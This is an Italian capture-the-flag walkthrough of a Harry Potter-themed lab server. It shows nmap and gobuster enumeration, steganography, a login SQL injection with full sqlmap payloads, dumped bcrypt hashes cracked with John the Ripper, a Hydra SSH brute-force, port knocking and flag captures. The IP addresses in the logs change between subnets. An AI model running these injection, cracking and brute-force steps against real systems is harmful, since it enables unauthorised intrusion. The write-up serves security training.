



Black Box Harry Potter

A cura di Pierantonio Miglietta, Iris Canole, Rebecca Talone, Francesco Miolli, Tiziano Bramonti, Andrea Sottile, Alessandro Ricci

La Missione

Un dipendente infedele di nome Luca ha deliberatamente sabotato il server, cambiando le password e alterando i servizi.

Da una breve indagine OSINT, scopriamo che Luca ha intrecciato una relazione con Milena, anch'ella operante presso Theta.

La tua missione è di riprendere il controllo del server compromesso e restaurare l'ordine perduto.

Ricognizione e scansione iniziale

1. **Host discovery** → Procediamo con la scansione della rete per trovare l'IP della macchina target.

- **Comando** : Tramite il comando `nmap -sn 192.168.30.0/24` per andare a scansionare la sottorete.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.30.0/24
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 09:48 EST
Nmap scan report for 192.168.30.1
Host is up (0.00021s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.30.2
Host is up (0.00019s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.30.3
Host is up (0.00017s latency).
MAC Address: 08:00:27:FF:3A:ED (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.30.10
Host is up (0.00038s latency).
MAC Address: 08:00:27:F8:F8:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.30.4
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.10 seconds
```

IP TARGET → 192.168.30.10

2. **Scansione delle porte** → Eseguiamo una scansione completa di tutte le porte per andare ad identificare i servizi in esecuzione , le loro versioni e le configurazioni di base.

- **Comando :** `sudo nmap -A 192.168.30.10` → `-A` effettua una scansione aggressiva sulle porte della macchina vittima, andando a comprendere i seguenti parametri:
 - `-O` (OS Detection): Tenta di indovinare il **sistema operativo** (SO) in esecuzione sulla macchina target
 - `-SV` (Version Detection): Tenta di rilevare la **versione specifica del software** in esecuzione su ciascuna porta aperta
 - `-SC` (Script Scanning): Esegue una serie di script NSE (Nmap Scripting Engine) di default, che sono progettati per eseguire compiti come → Rilevare i servizi più comuni, tentare di identificare vulnerabilità semplici o misconfigurazioni, ottenere informazioni aggiuntive(come titoli di pagine web, nomi utenti FTP anonimi).

```
(kali㉿kali)-[~]
$ sudo nmap -A 192.168.30.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 09:18 EST
WARNING: RST from 192.168.30.10 port 21 -- is this port really open?
WARNING: RST from 192.168.30.10 port 21 -- is this port really open?
WARNING: RST from 192.168.30.10 port 21 -- is this port really open?
WARNING: RST from 192.168.30.10 port 21 -- is this port really open?
WARNING: RST from 192.168.30.10 port 21 -- is this port really open?
Nmap scan report for 192.168.30.10
Host is up (0.00056s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Synology DiskStation NAS ftpt
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: PASV IP 172.17.0.2 is not the same as 192.168.30.10
42/tcp    open  tcpwrapped
80/tcp    open  http         Apache httpd 2.4.52 ((Ubuntu))
| http-cookie-flags:
|_ /:
|   PHPSESSID:
|_ http-only flag not set
| http-title: Login
|_Requested resource was login.php
|_http-server-header: Apache/2.4.52 (Ubuntu)
135/tcp   open  tcpwrapped
1433/tcp  open  tcpwrapped
1723/tcp  open  pptp         (Firmware: 1)
2222/tcp  open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 5a:94:da:11:0e:bb:87:a3:f6:36:bf:3e:86:14:e7:b3 (RSA)
|_ 256 2a:87:ec:bf:7e:df:01:cd:72:26:9f:f9:f2:3d:a1:77 (ECDSA)
|_ 256 80:38:ad:fc:07:09:3a:16:29:eb:92:5a:5b:a6:1e:3b (ED25519)
5060/tcp  open  tcpwrapped
|_sip-methods: REGISTER, OPTIONS, INVITE, CANCEL, BYE, ACK
5061/tcp  open  tcpwrapped
8080/tcp  open  tcpwrapped
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Directory listing for /
8443/tcp  open  ssl/tcpwrapped
| ssl-cert: Subject: commonName=Nepenthes Development Team/organizationName=dionaea.carnivore.it/countryName=DE
| Not valid before: 2025-11-13T14:18:27
|_Not valid after: 2026-11-13T14:18:27
|_http-title: Directory listing for /
MAC Address: 08:00:27:F8:F8:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; Device: storage-misc; CPE: cpe:/o:linux:linux_kernel
```

3. Servizi trovati:

CRITICI:

- **Porta 21/tcp (FTP)** →
 - **Servizio:** Synology Diskstation nas ftpt
 - **Vulnerabilità 1: Login Anonimo Abilitato** (Anonymous FTP login allowed). Questo permette a chiunque di connettersi al servizio senza credenziali, potenzialmente per caricare o scaricare file.
 - **Vulnerabilità 2 (Misconfigurazione):** PASV IP 172.17.0.2 is not the same as

192.168.30.10

- **Analisi:** Questo è un indizio cruciale. Il server FTP sta dicendo al client di connettersi a un IP (172.17.0.2) che appartiene a una rete interna diversa (spesso usata da Docker). Questo suggerisce che il servizio FTP è in esecuzione all'interno di un container e non è configurato correttamente per il NAT. Questo è un tipico segno di un honeypot .
- **Porta 8080/tcp(HTTP)** →
 - **Servizio:** Proxy HTTP
 - **Vulnerabilità:** Il proxy è **aperto** e **consente il directory listing**.
 - **Analisi:** Un proxy aperto è una grave falla di sicurezza, in quanto può essere abusato da aggressori per mascherare il loro traffico e lanciare attacchi da questo server

MEDIO:

- **Porta 42 e 80/tcp (HTTP)** →
 - **Servizio:** Apache httpd 2.4.52 (Ubuntu)
 - **Analisi:** Il target esegue due server web
 - Porta 42: Reindirizza a una pagina login.php .
 - Porta 80: Server web standard.
- **Porta 1723/tcp** →
 - **Servizio:** Server VPN (PPTP)
 - **Analisi:** PPTP è un protocollo VPN obsoleto e insicuro. È spesso vulnerabile ad attacchi di "credential cracking" (potrebbe essere un'esca per gli aggressori)
- **Porta 2222/tcp (SSH)** →
 - **Servizio:** OpenSSH 8.9p1 (Ubuntu)
 - **Analisi:** Si tratta di una versione moderna di SSH, in esecuzione su una porta non standard (2222). Questo viene fatto per evitare scanner automatici che cercano solo la porta 22 . In un honeypot, questo serve a registrare tentativi di connessione più mirati.

4. Dettagli sistema operativo (OS)

- Running: Linux 4.X|5.X e OS details: Linux 4.15 – 5.19 →
 - La gamma 4.15 - 5.19 è relativamente recente. Sebbene un exploit diretto del kernel da remoto sia altamente improbabile, questa gamma di versioni è nota per diverse vulnerabilità di **escalation locale** (LPE)

Enumerazione Approfondita

1. Enumerazione FTP :

- **Obiettivo :** Controllare la possibilità di accesso anonimo al servizio FTP.
- **Comando :** ftp 192.168.30.10 con name anonymous

```
(kali㉿kali)-[~]
└─$ ftp 192.168.30.10
Connected to 192.168.30.10.
220 DiskStation FTP server ready.
Name (192.168.30.10:kali): anonymous
421 Service not available, remote server has closed connection.
ftp: Login failed
ftp> 
```

- Analisi:

- **421 Service not available, remote server has closed connection.**
- Abbiamo provato ad accedere tramite il nome utente anonymous , il server ha immediatamente chiuso la connessione.
- Questa è proprio un honeypot :

- **💡 Tip**

Cos'è un HoneyPot? Un honeypot è una **trappola per hacker**. È il "vaso di miele" messo apposta in bella vista per attirare gli aggressori, proprio come il miele attira le api o le mosche. In informatica, è un computer o un servizio che:

1. **Si finge un bersaglio reale:** Sembra un server web, un server FTP o un PC normale.
2. **Sembra vulnerabile:** È fatto apposta per sembrare facile da "bucare", pieno di finte falliche di sicurezza (come l'FTP anonimo che hai visto tu!).
3. **In realtà è una trappola:** È un sistema finto, isolato dal resto della rete e **pieno zeppo di sistemi di allarme e registrazione**.

2. Enumerazione Web :

- **Obiettivo** : Procedere con la mappatura del sito web ,trovato tramite la scoperta della porta `HTTP 80` , alla ricerca di file o directory nascoste. (`192.168.30.10/login.php`)
- **Scoperta** : Tramite una ricerca approfondita all'interno del sito web troviamo :
 - 2 messaggi codificati in BrainF**k la cui decodifica ha portato a : `9991 → di , 55677 → non avere`
 - Troviamo inoltre un'immagine differente rispetto a quella presentata dal sito , all'interno dei commenti del codice HTML

```
<!--
![Theta Logo](images/theta-logo.jpg)
```

- Una password in chiaro : `accio`
- Inoltre ci rendiamo conto della presenza all'interno del tab `storage` di un cookie di sessione un pò particolare:

Name	Value
PHPSES...	qtjo21empgjkr0hs07g0j98...
wand	c2MqVDFsOVN5ezVi

- o **Ricerca** : Per una mappatura più approfondita utilizziamo un **gobuster dir -u**

```
http://192.168.30.10 / -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php
```

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.50.11/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
-x php

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.50.11/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:    /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Extensions:  php
[+] Timeout:     10s

Starting gobuster in directory enumeration mode

/images           (Status: 301) [Size: 315] [→ http://192.168.50.11/images/]
/index.php        (Status: 302) [Size: 0] [→ login.php]
/login.php        (Status: 200) [Size: 773]
/welcome.php     (Status: 200) [Size: 29]
/css              (Status: 301) [Size: 312] [→ http://192.168.50.11/css/]
/javascript      (Status: 301) [Size: 319] [→ http://192.168.50.11/javascript/]
/tmp               (Status: 200) [Size: 18]
/oldsite          (Status: 301) [Size: 316] [→ http://192.168.50.11/oldsite/]
/server-status   (Status: 403) [Size: 278]
Progress: 441114 / 441114 (100.00%)

Finished
```

Tramite questa scansione siamo riusciti a trovare un'altra strada da seguire quella dell'oldsite per cui cerchiamo di mappare anche qui con lo stesso comando usato precedentemente.

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.50.11/oldsite -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://192.168.50.11/oldsite
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:    /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Timeout:     10s

Starting gobuster in directory enumeration mode

/images           (Status: 301) [Size: 323] [→ http://192.168.50.11/oldsite/images/]
/css              (Status: 301) [Size: 320] [→ http://192.168.50.11/oldsite/css/]
/tmp               (Status: 200) [Size: 17]
Progress: 220557 / 220557 (100.00%)

Finished
```

Come possiamo vedere è presente una sottodirectory /tmp che contiene al suo interno 7282 → intenzioni




Andando alla ricerca nelle sottodirectory che abbiamo scansionato troviamo :

- Path : `http://<IP_macchina>/oldsite/login.php` troviamo evidenza di altri due messaggi scritti in linguaggio esoterico che sono rispettivamente : `37789 → buone` (all'interno dello style editor) `12000 → il`
- Path : `http://<IP_macchina>/welcome.php` `65511 → fatto`

Tentativi di Exploit

- Il primo passaggio fondamentale è rappresentato sicuramente dal commento presente sulla prima pagina , in cui notiamo la presenza di un'immagine commentata e una password.

Andiamo dunque a vedere cosa nasconde la nostra immagine utilizzando uno Steganographic decoder e la password “accio” riuscendo ad ottenere il prossimo tassello del puzzle →



Tentiamo di trovare ora un punto di accesso al sito , tramite delle prove notiamo che nella pagina di login è possibile effettuare delle SQLi poichè tramite la query `' or '1'='1` all'interno dell'username oldsite il sito restituisce la lista degli utenti presenti in database

' or '1'='1'

Password

Login

Wrong password or username:
anna
luca
marco
milena

Per questo motivo proviamo ad utilizzare SQLMap per ricavare dati che saranno molto importanti per il nostro Penetration Test andando prima ad estrarre le tabelle presenti a DB.

```
(kali㉿kali)-[~/share/sqlmap/output/192.168.50.7]
└─$ sqlmap -u "http://192.168.50.7/oldsite/login.php" --data="username=admin&password=pass" --dbs --batch
    H
    | [ ] | {1.9.10#stable}
    | [ ] | https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:58:19 /2025-11-13/

[08:58:19] [INFO] resuming back-end DBMS 'mysql'
[08:58:19] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=94t2oi8dou ... 9466k16hgh'). Do you want to use those [ Y/n] Y
sqlmap resumed the following injection point(s) from stored session:

Parameter: username (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
  Payload: username=admin' AND 7363=(SELECT (CASE WHEN (7363=7363) THEN 7363 ELSE (SELECT 3485 UNION SELECT 4988) END))-- -&password=pass

  Type: error-based
  Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: username=admin' AND (SELECT 9370 FROM(SELECT COUNT(*),CONCAT(0x7176627671,(SELECT (ELT(9370=9370,1))),0x716b6a7171,FLOOR(RAND(0)*2)x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- EiDH&password=pass

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=admin' AND (SELECT 3624 FROM (SELECT(SLEEP(5)))CmpT)-- xbCM&password=pass

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: username=admin' UNION ALL SELECT CONCAT(0x7176627671,0x4a51594174574d6847664d5047776d5159464446516164427a55744d59487a4f5a65416a704b624e,0x716b6a7171),NULL-- -&password=pass

[08:58:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52, PHP
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[08:58:19] [INFO] fetching database names
available databases [2]:
[*] information schema
[*] oldsite
```

E successivamente le tabelle presenti all'interno dell'oldsite db (tabella contenente i nostri users)

```
(kali㉿kali)-[~/share/sqlmap/output/192.168.50.7]
└─$ sqlmap -u "http://192.168.50.7/oldsite/login.php" --data="username=admin&password=pass" -D oldsite --tables --batch
    H
    | [ ] | {1.9.10#stable}
    | [ ] | https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:04:26 /2025-11-13/

[09:04:26] [INFO] resuming back-end DBMS 'mysql'
[09:04:26] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=e8isocni54h ... oiea0md6eh'). Do you want to use those [ Y/n] Y
sqlmap resumed the following injection point(s) from stored session:

Parameter: username (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
  Payload: username=admin' AND 7363=(SELECT (CASE WHEN (7363=7363) THEN 7363 ELSE (SELECT 3485 UNION SELECT 4988) END))-- -&password=pass

  Type: error-based
  Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: username=admin' AND (SELECT 9370 FROM(SELECT COUNT(*),CONCAT(0x7176627671,(SELECT (ELT(9370=9370,1))),0x716b6a7171,FLOOR(RAND(0)*2)x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- EiDH&password=pass

  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=admin' AND (SELECT 3624 FROM (SELECT(SLEEP(5)))CmpT)-- xbCM&password=pass

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: username=admin' UNION ALL SELECT CONCAT(0x7176627671,0x4a51594174574d6847664d5047776d5159464446516164427a55744d59487a4f5a65416a704b624e,0x716b6a7171),NULL-- -&password=pass

[09:04:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: PHP, Apache 2.4.52
back-end DBMS: MySQL > 5.0 (MariaDB fork)
[09:04:26] [INFO] fetching tables for database: 'oldsite'
Database: oldsite
[1 table]
+-----+
| users |
+-----+
```

Da questo tool siamo riusciti a ricavare una elemento fondamentale per le nostre operazioni → username e hash delle password di tutti gli utenti presenti . Non ci resta altro che decodificarle.

```

[12:31:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[12:31:03] [INFO] fetching entries of column(s) 'password,username' for table 'users' in database 'oldsite'
Database: oldsite
Table: users
[4 entries]
+-----+
| username | password          |
+-----+
| anna     | $2y$10$Dy2MtfKLfvH78.bLGp6a7uBdSE1WNCSbnT0HvAQLyT2iGZWG07TMK |
| luca     | $2y$10$lNs1EUevEtLqsp.OEq4UkuGREzvkhZCdpT9h5t.Fw6oBZsai.Ei |
| marco    | $2y$10$gdyY5a.GIC6ulg7ybIBMh00U7Cdo.pEebWsl7E/CLGFHoTG39LePAK |
| milena   | $2y$10$3ESgP8ETH4VPbsw4C5hze6bP6QEDMByxelQEPUdh7Uh6Q6aHRZDy |
+-----+

```

Il nostro prossimo passaggio è quello di andare a decodificare questi hash tramite l'utilizzo del tool John The Ripper

- Comando : `john --format=bcrypt --wordlist=/usr/share/wordlist/rockyou.txt users.txt`
→ da cui andiamo a ricavare la password dell'utente milena : `darkprincess`

```

└─(kali㉿kali)-[~/Desktop]
$ john --show milena
milena:darkprincess


1 password hash cracked, 0 left

```

- Dopo aver effettuato il login troviamo una pagina in cui è possibile inserire dei messaggi.




- Tramite un'ispezione della pagina `/login.php` troviamo un altro messaggio in BrainFuck aggiungendo un altro tassello al mosaico `9220 → giuro`
- Notiamo una reazione interessante e differente all'interno delle due diverse pagine di login →
 - `/login.php` all'inserimento del messaggio "Giuro solennemente di non avere buone intenzioni" otteniamo



- `/oldsite/login.php` all'inserimento del messaggio " fatto il misfatto" otteniamo



- **Curiosità :** Nel momento in cui si cerchi di effettuare operazioni di XSS in entrambe le pagine il sito risponde in maniera derisoria



Evidenze fondamentali trovate : Siamo ora a conoscenza della presenza di un utente "user" da cui potremmo ricavare degli elementi che non possiamo trovare tramite Milena. Dobbiamo trovare la password di user, per questo motivo ricorriamo all'utilizzo del tool Hydra →

- **Comando :** `hydra -l user -P /usr/share/wordlists/rockyou.txt 192.168.30.10 ssh -s 2222 -vv`
- ```
[ATTEMPT] target 192.168.30.11 - login user - pass tequieromachoo 1403 of 14344399
[ATTEMPT] target 192.168.30.11 - login "user" - pass "harry" - 1404 of 14344399 [child 1
[2222][ssh] host: 192.168.30.11 login: user password: harry
[STATUS] attack finished for 192.168.30.11 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-14 04:07:54
```

- **Analisi :** Abbiamo trovato una corrispondenza per l'utente user per effettuare il login in SSH sulla porta 2222.

Utilizzando le evidenze appena trovate possiamo effettuare il login sulla shell di user ottenendo così l'accesso al server magico di **HogTheta**

```
(kali㉿kali)-[~]
$ ssh user@192.168.50.11 -p 2222
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
user@192.168.50.11's password:

* ⚡ Benvenuti al Server Magico di HogTheta ⚡
*
* Qui i comandi possono dar luogo a ogni tipo di incantesimo.
*
* △ Ricordate: ogni accesso non autorizzato verrà
* immediatamente riportato al Ministero della Magia. △
*

user@hogtheta:~$ █
```

- Tramite il comando df troviamo l'ultimo pezzo che ci mancava `1700→solennemente`

```
user@hogtheta:/home$ df
Filesystem Size Used Avail Use% Mounted on
rootfs 4.7G 731M 3.8G 17% /
udev 10M 0 10M 0% /dev
tmpfs 25M 192K 25M 1% /run
/dev/disk/by-uuid/65626fdc-e4c5-4539-8745-edc212b9b0af 4.7G 731M 3.8G 17% /
tmpfs 5.0M 0 5.0M 0% /run/lock
tmpfs 101M 0 101M 0% /run/shm
lumos 1700 0 1700 0% La luce illumina la stanza, rivelando
che il numero magico per 'solennemente' è 1700.
```

- **Interpretazione messaggio** → "Caro user, la Mappa del Malandrino nasconde un altro segreto. Hai provato a bussare?"

- Come facciamo a bussare?

Il comando knock è il client che usi per eseguire un "**port knocking**" (letteralmente "bussare alle porte").

È una tecnica di sicurezza usata per **nascondere un servizio** (come SSH) dietro un firewall, rendendolo completamente invisibile. La porta si apre solo se "bussi" in un modo segreto.

- Tramite l'utilizzo del comando knock e l'inserimento in ordine delle porte che compongono il messaggio :

```
9220 - giuro
```

```
1700 - solennemente
```

```
9991 - di
```

```
55677 - non avere
```

```
37789 - buone
```

```
7282 - intenzioni
```

```

└─(kali㉿kali)-[~]
$ knock 192.168.30.10 9220 1700 9991 55677 37789 7282

└─(kali㉿kali)-[~]
$ sudo nmap -p- 192.168.30.10
[sudo] password for kali:
Starting Nmap 7.95 (https://nmap.org) at 2025-11-14 04:31 EST
Nmap scan report for 192.168.30.10
Host is up (0.00012s latency).
Not shown: 65521 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
42/tcp open nameserver
80/tcp open http
135/tcp open msrpc
1433/tcp open ms-sql-s
1723/tcp open pptp
1883/tcp open mqtt
2222/tcp open EtherNetIP-1
5060/tcp open sip
5061/tcp open sip-tls
8080/tcp open http-proxy
8443/tcp open https-alt
11211/tcp open memcache
MAC Address: 08:00:27:F8:F8:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds

```

Notiamo come il "bussare" abbia aperto la porta 22 da cui possiamo provare ad effettuare il login con il nostro user : Milena.

```

└─(kali㉿kali)-[~]
$ ssh milena@192.168.30.10 -p22
The authenticity of host '192.168.30.10 (192.168.30.10)' can't be established.
ED25519 key fingerprint is: SHA256:04h4x4V2v+1Inrs7xwxiZweljAWid14utj/nHArtRKI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.30.10' (ED25519) to the list of known hosts.
milena@192.168.30.10's password:
Theta fa schifo

Last login: Wed Oct 2 13:44:29 2024
milena@blackbox:~$ █

```

- Listando le directory presenti andiamo a conquistare la nostra prima flag →

```

milena@blackbox:~$ ls -all
total 36
drwx——— 4 milena milena 4096 Oct 2 2024 .
drwxr-xr-x 7 root root 4096 Sep 30 2024 ..
-rw——— 1 milena milena 1634 Nov 12 15:58 .bash_history
-rw-r--r-- 1 milena milena 220 Sep 22 2024 .bash_logout
-rw-r--r-- 1 milena milena 3771 Sep 22 2024 .bashrc
drwx——— 2 milena milena 4096 Sep 30 2024 .cache
drwxrwxr-x 3 milena milena 4096 Sep 22 2024 .local
-rw-r--r-- 1 milena milena 807 Sep 22 2024 .profile
-rw-r--r-- 1 root root 33 Sep 24 2024 flag.txt
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}

```

- Purtroppo l'user Milena non può eseguire comandi come root evidenza raccolta tramite l'utilizzo del comando `sudo -l`

```

milena@blackbox:/$ sudo -l
[sudo] password for milena:
Sorry, user milena may not run sudo on blackbox.

```

- Tuttavia l'utente ha diritti di accesso all'interno della cartella /home/shared che contiene al suo interno un file `.mySecretPotion.swap`

```
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^-I&h
darkprincess
```

- Essendo darkprincess la password di Milena le altre potrebbero essere quelle di un altro utente di sistema.

Proviamo dunque ad accedere in `ssh` alla `porta 22` con l'utente Luca e proviamo entrambe le combinazioni di password .

```
(kali㉿kali)-[~]
$ ssh luca@192.168.30.10 -p22
luca@192.168.30.10's password:
Permission denied, please try again.
luca@192.168.30.10's password:
Theta fa schifo

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

luca@blackbox:~$
```

- Listiamo le directory e catturiamo la seconda flag →

```
luca@blackbox:~$ ls -all
total 180
drwx----- 5 luca luca 4096 Nov 12 14:46 .
drwxr-xr-x 7 root root 4096 Sep 30 2024 ..
